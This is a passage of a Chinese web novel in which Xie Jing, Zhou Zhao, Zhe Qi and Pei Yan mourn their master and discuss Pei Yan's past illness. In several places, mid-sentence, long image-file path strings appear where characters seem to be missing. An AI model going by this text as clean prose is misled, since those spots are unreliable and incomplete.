    谢景眸光暗淡,道:“刚才是去见师父了。”北苑离苍界山不远,提及江梅棠,二人神色都略有感伤,周昭道:“是我不好,没看好师父。”


    谢景摇头道:“这不怪你。”


    他目光掠过一丝凶狠,咬牙切齿道:“等我抓到那贼,砍了他的头去祭拜师父!”


    二人叙完旧,谢景才接着刚才的话说:“折杞这小子,怎么还是没长进。”


    折杞被他看得心里发毛,但到底比从前长了几岁,不会动不动就哭,他低声唤道:“谢景哥哥......”


    谢景走过去摸了摸狼牙,那枣红烈马对他十分亲近,脑袋在谢景掌心蹭了又蹭。


    谢景道:“阿昭,狼牙被你养得很好,就是马鞭旧了,有机会我送你个新的。”


    周昭笑而不语,谢景看了看裴砚准备分给折杞的猎物,道:“收起来吧。折杞,你跟我走。”


    这便是要帮折杞打猎物,周昭笑而不语,心说谢景还是吃软不吃硬的性子。


    裴砚走过来,看着二人背影道:“谢景殿下还是一点儿没变。”


    裴砚语气里的敌意很明显,周昭不由想到两年前这二人初次见面就不大愉快,忍不住道:“裴砚,来了盛都之后,你跟长淮是有什么过节吗?”


    裴砚道:“过节谈不上。”


    周昭问道:“刚才长淮说你生病了,怎么回事儿?”


    “哦,那时候来盛都不大适应这里的气候,又受着伤,所以生了场病。后来谢景殿下回黎国去了,估计还当我死了吧。”